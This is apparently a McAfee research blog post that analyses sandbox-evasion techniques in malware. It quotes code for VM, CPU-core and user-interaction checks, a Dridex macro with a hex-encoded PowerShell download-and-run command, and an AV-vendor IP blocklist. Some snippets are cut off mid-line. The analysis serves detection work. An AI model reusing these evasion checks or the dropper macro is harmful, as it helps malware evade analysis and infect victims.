
```
class Program
{
    static void Main()
    {
        try
        {
            using (ManagementObjectCollection.ManagementObjectEnumerator enumerator =
                  (new ManagementObjectSearcher("root\\WMI", "select * from MSAcpi_ThermalZoneTemperature"))
                  .Get().GetEnumerator())
            {
                if (enumerator.MoveNext())
                {
                    float single = float.Parse(enumerator.Current["CurrentTemperature"].ToString(), CultureInf
                }
            }

            Console.WriteLine("Real hardware detected");

        } catch(ManagementException e)
        {
            if (e.Message.Contains("Not supported"))
            {
                Console.WriteLine("Virtual Machine detected");
            }
        }

        Console.ReadLine();
    }
}
```

The check is executed through a WMI call in the system. This is interesting as the VM systems will never return a result after this call.

CPU Count


Popular malware families like Win32/Dyreza were seen using the CPU core count as an evasion strategy. Several malware families were initially found using a trivial API based route, as outlined earlier. However, most malware families later resorted to WMI and stealthier PEB access-based methods.

Any evasion code in the malware that does not rely on APIs is challenging to identify in the sandboxing environment and malware authors look to use it more often. Below is a similar check introduced in the earlier strains of malware.




```
{
  struct _SYSTEM_INFO SystemInfo; // [sp+0h] [bp-24h]@1

  GetSystemInfo(&SystemInfo);
  if ( SystemInfo.dwNumberOfProcessors == 1 )
    ExitProcess(0);
  return 0;
}
```

There are number of ways to get the CPU core count, though the stealthier way was to access the PEB, which can be achieved by introducing inline assembly code or by using the intrinsic functions.




```
void check_cpu_core()
{
    int i = 0;
    _asm{

            mov eax, dword ptr fs:[0x18];
            mov eax, dword ptr ds:[eax+0x30];
            mov eax, dword ptr ds:[eax+0x64];
            cmp eax, 0x1
            jnz done;
            xor eax, eax;
            inc eax;
            mov i, eax;
            done:
            ret;
        }
    if (i==1 )
    {
        printf("\n\n No. of CPU Core found - 1\n");
    }
    return;
}
```



```
ntdll!_PEB
   +0x000 InheritedAddressSpace : UChar
   +0x001 ReadImageFileExecOptions : UChar
   +0x002 BeingDebugged     : UChar
   +0x003 SpareBool         : UChar
   +0x004 Mutant            : Ptr32 Void
   +0x008 ImageBaseAddress  : Ptr32 Void
   +0x00c Ldr               : Ptr32 _PEB_LDR_DATA
   +0x010 ProcessParameters : Ptr32 _RTL_USER_PROCESS_PARAMETERS
   +0x014 SubSystemData     : Ptr32 Void
   +0x018 ProcessHeap       : Ptr32 Void
   +0x01c FastPebLock       : Ptr32 _RTL_CRITICAL_SECTION
   +0x020 FastPebLockRoutine : Ptr32 Void
   +0x024 FastPebUnlockRoutine : Ptr32 Void
   +0x028 EnvironmentUpdateCount : Uint4B
   +0x02c KernelCallbackTable : Ptr32 Void
   +0x030 SystemReserved    : [1] Uint4B
   +0x034 AtlThunkSListPtr32 : Uint4B
   +0x038 FreeList          : Ptr32 _PEB_FREE_BLOCK
   +0x03c TlsExpansionCounter : Uint4B
   +0x040 TlsBitmap         : Ptr32 Void
   +0x044 TlsBitmapBits     : [2] Uint4B
   +0x04c ReadOnlySharedMemoryBase : Ptr32 Void
   +0x050 ReadOnlySharedMemoryHeap : Ptr32 Void
   +0x054 ReadOnlyStaticServerData : Ptr32 Ptr32 Void
   +0x058 AnsiCodePageData  : Ptr32 Void
   +0x05c OemCodePageData   : Ptr32 Void
   +0x060 UnicodeCaseTableData : Ptr32 Void
   +0x064 NumberOfProcessors : Uint4B
   +0x068 NtGlobalFlag      : Uint4B
```


One of the relatively newer techniques to get the CPU core count has been outlined in a blog, here. However, in our observations of the malware using CPU core count to evade automated analysis systems, the following became adopted in the outlined sequence.


GetSystemInfo ( ) / GetNativeSystemInfo to retrieve the CPU Core
Accessing the Environemnt variable NUMBER_OF_PROCESSORS to retrieve the count
WMI based techniques
Accessing Process Environment Block / Intrinsic functions (readfsdword etc.)
CPU Temperature check

User Interaction


Another class of infamous techniques malware authors used extensively to circumvent the sandboxing environment was to exploit the fact that automated analysis systems are never manually interacted with by humans. Conventional sandboxes were never designed to emulate user behavior and malware was coded with the ability to determine the discrepancy between the automated and the real systems. Initially, multiple malware families were found to be monitoring for Windows events and halting the execution until they were generated.

Below is a snapshot from a Win32/Gataka variant using GetForeGroundWindow and checking if another call to the same API changes the Windows handle. The same technique was found in Locky ransomware variants.




```
v3 = GetForegroundWindow();
if ( !v3 )
{

  return 0;
}
do
  v4 = GetForegroundWindow();
while ( v4 == v3 );

v5 = CoInitializeEx(0, 0);
if ( v5 < 0 )
{
  v6 = v5;
  v7 = sub_401A30((int)
  v8 = std::basic_ostream<char,std::char_traits<char>>::operator<<(v7, sub_401000);
  v9 = std::basic_ostream<char,std::char_traits<char>>::operator<<(v8, v6);
  std::basic_ostream<char,std::char_traits<char>>::operator<<(v9, std::endl);
```

Below is another snapshot from the Win32/Sazoora malware, checking for mouse movements, which became a technique widely used by several other families.




```
GetCursorPos(&Point);
dword_44C444 = Point.y;
FindNextChangeNotification(0);
FindNextChangeNotification(0);
FindNextChangeNotification(0);
FindNextChangeNotification(0);
FindNextChangeNotification(0);
FindNextChangeNotification(0);
FindNextChangeNotification(0);
FindNextChangeNotification(0);
FindNextChangeNotification(0);
FindNextChangeNotification(0);
FindNextChangeNotification(0);
FindNextChangeNotification(0);
FindNextChangeNotification(0);
FindNextChangeNotification(0);
FindNextChangeNotification(0);
do
{
  Sleep(0x12Cu);
  v0 = GetCursorPos(&Point);
  dword_44C440 = Point.y;
}
while ( !v2 && v0 != 899999999 );
v29 = v2;
v28 = v1;
LOWORD(v2) = 24666;
do
```




```
GetCursorPos(&Point);
dword_44C440 = Point.x;
FindNextChangeNotification(0);
FindNextChangeNotification(0);
FindNextChangeNotification(0);
FindNextChangeNotification(0);
FindNextChangeNotification(0);
FindNextChangeNotification(0);
FindNextChangeNotification(0);
FindNextChangeNotification(0);
FindNextChangeNotification(0);
FindNextChangeNotification(0);
FindNextChangeNotification(0);
FindNextChangeNotification(0);
FindNextChangeNotification(0);
FindNextChangeNotification(0);
do
{
  Sleep(0xC8u);
  v23 = GetCursorPos(&Point);
  dword_44C444 = Point.x;
}
while ( !Point.x && v23 != 899999
```

Malware campaigns were also found deploying a range of techniques to check historical interactions with the infected system. One such campaign, delivering the Dridex malware, extensively used the Auto Execution macro that triggered only when the document was closed. Below is a snapshot of the VB code from one such campaign.




```
Public Sub AutoClose()
    HBjkbjBJKBL
End Sub

VBA MACRO Module1.bas
in file: editdata.mso - OLE stream: u'VBA/Module1'
- - - - - - - - - - - - - - - - - - - - - - - - - - -
Sub HBjkbjBJKBL()
    GHUVhjsdfVHJ
End Sub
Sub GHUVhjsdfVHJ()
GVhkjbjv =
àÏÐÈÏõîÈÐÈ("636D64202F4B20706F776572736865 6C6C2E657865
42053797374656D2E4E65742E576562436C69656E74292E446F776
2554454D50255C4A494F696F646668696F49482E63616227293B20
96F49482E6578653B20737461727420255445 4D50255C4A494F696
      Ïõîûåëà = Shell(GVhkjbjv, 0)
End Sub
```



```
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
ANALYSIS:
+----------+-----------+----------------------------------------+
| Type     | Keyword   | Description                            |
+----------+-----------+----------------------------------------+
| AutoExec | AutoClose | Runs when the Word document is closed  |
+----------+-----------+----------------------------------------+
-----------------------------------------------------------------
```


The same malware campaign was also found introducing Registry key checks in the code for MRU (Most Recently Used) files to validate historical interactions with the infected machine. Variations in this approach were found doing the same check programmatically as well.

MRU check using Registry key:
\HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\User MRU




Item 1	REG_SZ	[F00000000][T01D4AD96B2D1F1B0][O00000000]*[redacted]\Desktop\1.docx
Item 10	REG_SZ	[F00000000][T01D47F12F3C65FB0][O00000000]*[redacted]rosoft Word Document.d...
Item 11	REG_SZ	[F00000000][T01D47AA270B5A4B0][O00000000][redacted]s pv students.doc
Item 12	REG_SZ	[F00000000][T01D47AA24944C000][O00000000][redacted]s fv.doc
Item 13	REG_SZ	[F00000000][T01D47AA186CB22D0][O00000000[redacted]idents.doc
Item 14	REG_SZ	[F00000000][T01D47AA174CB4970][O00000000][redacted]students.doc
Item 15	REG_SZ	[F00000000][T01D479BBE42D5B50][O00000000][redacted]tline.docx

Programmatic version of the above check:



```
Set objWMIService = GetObject("winmgmts:\\.\root\cimv2")
Set colItems = objWMIService.ExecQuery("Select * from Win32_ComputerSystem", , 48)
For Each objI In colItems
    For Each bn In bu
        If InStr(LCase(objI.UserName), bn) > 0 Then
            bun = True
        End If
    Next
Next

If bun Then
    Exit Function
End If

If Application.RecentFiles.Count < 3 Then
    Exit Function
End If
```

Here is our depiction of how these approaches gained adoption among evasive malware.




Windows message monitoring (mouse / keyboard events)
Cursor movement checks using known Windows APIs
GetForeGroundWindow to check the switch of window handles
Evasive macros in phishing documents [Auto trigger on Doc Close / Recent files count


Environment Detection

Another technique used by malware is to fingerprint the target environment, thus exploiting the misconfiguration of the sandbox. At the beginning, tricks such as Red Pill techniques were enough to detect the virtual environment, until sandboxes started to harden their architecture. Malware authors then used new techniques, such as checking the hostname against common sandbox names or the registry to verify the programs installed; a very small number of programs might indicate a fake machine. Other techniques, such as checking the filename to detect if a hash or a keyword (such as malware) is used, have also been implemented as has detecting running processes to spot potential monitoring tools and checking the network address to detect blacklisted ones, such as AV vendors.


Locky and Dridex were using tricks such as detecting the network.



```
Set WinHttp1 = CreateObject("WinHttp.WinHttpRequest.5.1")
WinHttp1.Open "GET", "https://www.maxmind.com/geoip/v2.1/city/me", False
WinHttp1.setRequestHeader "User-Agent", "Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)"
WinHttp1.setRequestHeader "Referer", "https://www.maxmind.com/en/locate-my-ip-address"
WinHttp1.send

If WinHttp1.Status >= 400 Then
    Error 8
End If
ResponseText1 = WinHttp1.responseText
```



```
"Amazon", "Anonymous", "Bitdefender", "blackoakcomputers", "Blue Coat Systems",
"Cisco Systems", "Cloud", "Data Center", "Dedicated", "ESET, spol", "Russia",
"FireEye", "Forcepoint", "Hetzner", "Hosted", "Hosting", "LeaseWeb", "Microsoft",
"NForce", "North America", "OVH SAS", "Security", "Server", "Strong Technologies"
```



Using Evasion Techniques in the Delivery Process

In the past few years we have observed how the use of sandbox detection and evasion techniques have been increasingly implemented in the delivery mechanism to make detection and analysis harder. Attackers are increasingly likely to add a layer of protection in their infection vectors to avoid burning their payloads. Thus, it is common to find evasion techniques in malicious Word and other weaponized documents.

McAfee Advanced Threat Defense

McAfee Advanced Threat Defense (ATD) is a sandboxing solution which replicates the sample under analysis in a controlled environment, performing malware detection through advanced Static and Dynamic behavioral analysis. As a sandboxing solution it defeats evasion techniques seen in many of the adversaries. McAfee's sandboxing technology is armed with multiple advanced capabilities that complement each other to bypass the evasion techniques attempted to the check the presence of virtualized infrastructure, and mimics sandbox environments to behave as real physical machines. The evasion techniques described in this paper, where adversaries widely employ the code or behavior to evade from detection, are bypassed by **McAfee Advanced Threat Defense** sandbox which includes:

- Usage of windows API’s to delay the execution of sample, hard disk size, CPU core numbers and other environment information .
- Methods to identify the human interaction through mouse clicks , keyboard strokes , Interactive Message boxes.
- Retrieval of hardware information like hard disk size , CPU numbers, hardware vendor check through registry artifacts.
- System up time to identify the duration of system alive state.
- Check for color bit and resolution of Windows .
- Recent documents and files used.

In addition to this, **McAfee Advanced Threat Defense** is equipped with smart static analysis engines as well as machine-learning based algorithms that play a significant detection role when samples detect the virtualized environment and exit without exhibiting malware behavior. One of McAfee’s flagship capability, the Family Classification Engine, works on assembly level and provides significant traces once a sample is loaded in memory, even though the sandbox detonation is not completed, resulting in enhanced detection for our customers.

Conclusion

Traditional sandboxing environments were built by running virtual machines over one of the available virtualization solutions (VMware, VirtualBox, KVM, Xen) which leaves huge gaps for evasive malware to exploit.

Malware authors continue to improve their creations by adding new techniques to bypass security solutions and evasion techniques remain a powerful means of detecting a sandbox. As technologies improve, so also do malware techniques.

Sandboxing systems are now equipped with advanced instrumentation and emulation capabilities which can detect most of these techniques. However, we believe the next step in sandboxing technology is going to be the bare metal analysis environment which can certainly defeat any form of evasive behavior, although common weaknesses will still be easy to detect.

Thomas Roccia
Thomas Roccia is senior security researcher on the Advanced Threat Research team. He works on threat intelligence, tracking cybercrime campaigns and collaborating with law enforcement agencies. In a previous role,...